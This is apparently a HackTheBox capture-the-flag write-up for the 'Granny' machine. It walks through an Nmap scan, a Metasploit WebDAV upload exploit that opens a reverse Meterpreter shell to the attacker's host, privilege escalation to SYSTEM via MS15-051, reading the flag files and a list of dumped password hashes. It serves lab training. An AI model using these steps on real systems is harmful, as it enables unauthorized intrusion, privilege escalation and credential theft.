[HackTheBox] Granny

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
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InfoCard:



Overview

This is a writeup for HackTheBox VM Granny. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:



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Figure 1: writeup.overview.killchain

TTPs

1. 80/tcp/http/Microsoft IIS httpd 6.0: exploit_iis_webdav, privesc_windows_ms15_051

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Nov 4 13:35:36 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/htb.granny/results/10.10.15/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/xml/_quick_tcp_nmap.xml
       10.10.10.15
   Nmap scan report for 10.10.10.15
   Host is up, received user-set (0.051s latency).
   Scanned at 2019-11-04 13:35:37 PST for 21s
   Not shown: 999 filtered ports
   Reason: 999 no-responses
         STATE SERVICE REASON
                                        VERSION
   80/tcp open http
                        syn-ack ttl 127 Microsoft IIS httpd 6.0
   http-methods:
9
       Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
    → LOCK UNLOCK PUT POST
   L Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
11
    → UNLOCK PUT
   |_http-server-header: Microsoft-IIS/6.0
12
   |_http-title: Under Construction
13
   http-webdav-scan:
14
       WebDAV type: Unkown
15
       Server Type: Microsoft-IIS/6.0
16
       Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,

⇒ SEARCH, MKCOL, LOCK, UNLOCK

   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
    → PROPPATCH, LOCK, UNLOCK, SEARCH
   |_ Server Date: Mon, 04 Nov 2019 21:36:04 GMT
19
   Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
20
21
   Read data files from: /usr/bin/../share/nmap
22
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Mon Nov 4 13:35:58 2019 -- 1 IP address (1 host up) scanned in 21.97 seconds
24
```

2. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:



Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports

```
80/tcp | http | Microsoft IIS httpd 6.0
```

Phase #2: Exploitation

1. We decide to use the Metasploit windows/iis/iis_webdav_upload_asp exploit and it successully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_upload_asp) > show options
Module options (exploit/windows/iis/iis webdav upload asp):
                                                                                Current Setting
                                                                                                                                                                                                                                            The HTTP password to specify for authentication The HTTP username to specify for authentication % \left( 1\right) =\left( 1\right) \left( 1\right)
              HttpPassword
                                                                                                                                                                                              nο
              HttpUsername
                                                                                                                                                                                             no
                                                                                                                                                                                                                                             Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
              METHOD
                                                                               move
                                                                                                                                                                                              ves
                                                                               /metasploit%RAND%.asp yes
                                                                                                                                                                                                                                            The path to attempt to upload
              Proxies
                                                                                                                                                                                                                                             A proxy chain of format type:host:port[,type:host:port][...]
                                                                                                                                                                                                                                            The target address
The target port (TCP)
              RHOST
                                                                               10.10.10.15
                                                                                                                                                                                             yes
              RPORT
                                                                                80
                                                                                                                                                                                             yes
                                                                                                                                                                                                                                             Negotiate SSL/TLS for outgoing connections
                                                                                false
              SSL
                                                                                                                                                                                            no
              VHOST
                                                                                                                                                                                                                                             HTTP server virtual host
Exploit target:
              Id Name
              0 Automatic
msf exploit(windows/iis/iis_webdav_upload_asp) >
msf exploit(windows/iis/iis_webdav_upload_asp) > exploit
 [*] Started reverse TCP handler on 10.10.14.26:4444
 [*] Checking /metasploit9517572.asp
 [*] Uploading 610918 bytes to /metasploit9517572.txt..
 [*] Moving /metasploit9517572.txt to /metasploit9517572.asp...
 [*] Executing /metasploit9517572.asp..
[*] Deleting /metasploit9517572.asp (this doesn't always work)...
[*] Sending stage (179779 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit9517572.asp [403 Forbidden]
 [*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.15:1030) at 2019-11-04 14:09:21 -0800
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Figure 3: writeup.exploitation.steps.1.1

```
meterpreter > sysinfo
Computer
               : GRANNY
                : Windows .NET Server (Build 3790, Service Pack 2).
0S
Architecture : x86
System Language : en US
Domain
               : HTB
Logged On Users : 3
Meterpreter
            : x86/windows
meterpreter >
<u>meterpreter</u> >
<u>meterpreter</u> > pwd
c:\windows\system32\inetsrv
meterpreter >
meterpreter >
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 896 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
```

Figure 4: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
ntauth/network@GRANNY> id
  NT AUTHORITY\NETWORK SERVICE
   ntauth/network@GRANNY>
   ntauth/network@GRANNY> uname
   Computer
               : GRANNY
5
                 : Windows .NET Server (Build 3790, Service Pack 2).
6
   Architecture
   System Language : en_US
               : HTB
9
   Logged On Users: 3
   Meterpreter : x86/windows
11
   ntauth/network@GRANNY>
   ntauth/network@GRANNY> ifconfig
13
   Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix . :
15
    IP Address. . . . . . . . . . . . . . . . . . 10.10.10.15
16
    17
    Default Gateway . . . . . . . : 10.10.10.2
18
   ntauth/network@GRANNY>
19
   ntauth/network@GRANNY> users
   Administrator
21
   Lakis
```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like getuid, we have to migrate to a different process. We find the PID for process davcdata.exe and migrate to it:

```
2548 1456
             w3wp.exe
                                x86
                                               NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
                                               NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe
 2616 592
             davcdata.exe
                                x86
 2840 1456
             w3wp.exe
 2984
      348
             logon.scr
 3600 2548
            svchost.exe
                                x86
                                                                              C:\WINDOWS\Temp\rad8321F.tmp\svchost.exe
 3924 592
             davcdata.exe
meterpreter >
meterpreter >
meterpreter > migrate 2616
[*] Migrating from 3600 to 2616...
[*] Migration completed successfully.
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
<u>meterpreter</u> >
```

Figure 5: writeup.privesc.steps.1.1

2. We can now use the Metasploit multi/recon/local_exploit_suggester module to look for privesc options:

```
\underline{\mathsf{msf}} \ \mathsf{post}(\underline{\mathsf{multi/recon/local\_exploit\_suggester}}) \ \mathsf{>} \ \mathsf{show} \ \mathsf{options}
Module options (post/multi/recon/local_exploit_suggester):
                                          Current Setting Required Description
      Name
                                                                               yes
      SESSION
                                                                                                    The session to run this module on
                                                                                                    Displays a detailed description for the available exploits
      SHOWDESCRIPTION false
                                                                               yes
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > run

    [*] 10.10.10.15 - Collecting local exploits for x86/windows...
    [*] 10.10.10.15 - 39 exploit checks are being tried...
    [+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.

    [+] 10.10.10.15 - exploit/windows/local/ms10_01s_ktrapper: The target service is running, but could not be validated.
    [+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup menu: The target appears to be vulnerable.
    [+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
    [+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
    [+] 10.10.10.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
    [+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.

 [*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 6: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the windows/local/ms15_051_client_copy_image module worked and provided an elevated session:

Figure 7: writeup.privesc.steps.3.1

```
msf exploit(windows/local/ms15_051_client_copy_image) > exploit
[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 1996 launched.
[*] Reflectively injecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting payload into 1996...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.15:1032) at 2019-11-04 14:17:08 -0800
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > sysinfo
               : GRANNY
Computer
                : Windows .NET Server (Build 3790, Service Pack 2).
0S
Architecture : x86
System Language : en US
Domain
              : HTB
Logged On Users : 3
Meterpreter
               : x86/windows
meterpreter >
meterpreter > shell
Process 2444 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
C:\WINDOWS\system32>whoami
whoami
nt authority\system
C:\WINDOWS\system32>
```

Figure 8: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
```

```
meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
700c5dc163014e22b3e408f8703f67d1meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
aa4beed1c0584445ab463a6747bd06e9meterpreter >
meterpreter >
```

Figure 9: writeup.privesc.steps.4.1

Loot

Hashes

```
Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e...

ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589...

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c...

IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7...

IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615...

Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6...

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e...
```

Flags

```
C:\Documents and Settings\Lakis\Desktop\user.txt: 700c5dc163014e22......

C:\Documents and Settings\Administrator\Desktop\root.txt: aa4beed1c05844......
```

References

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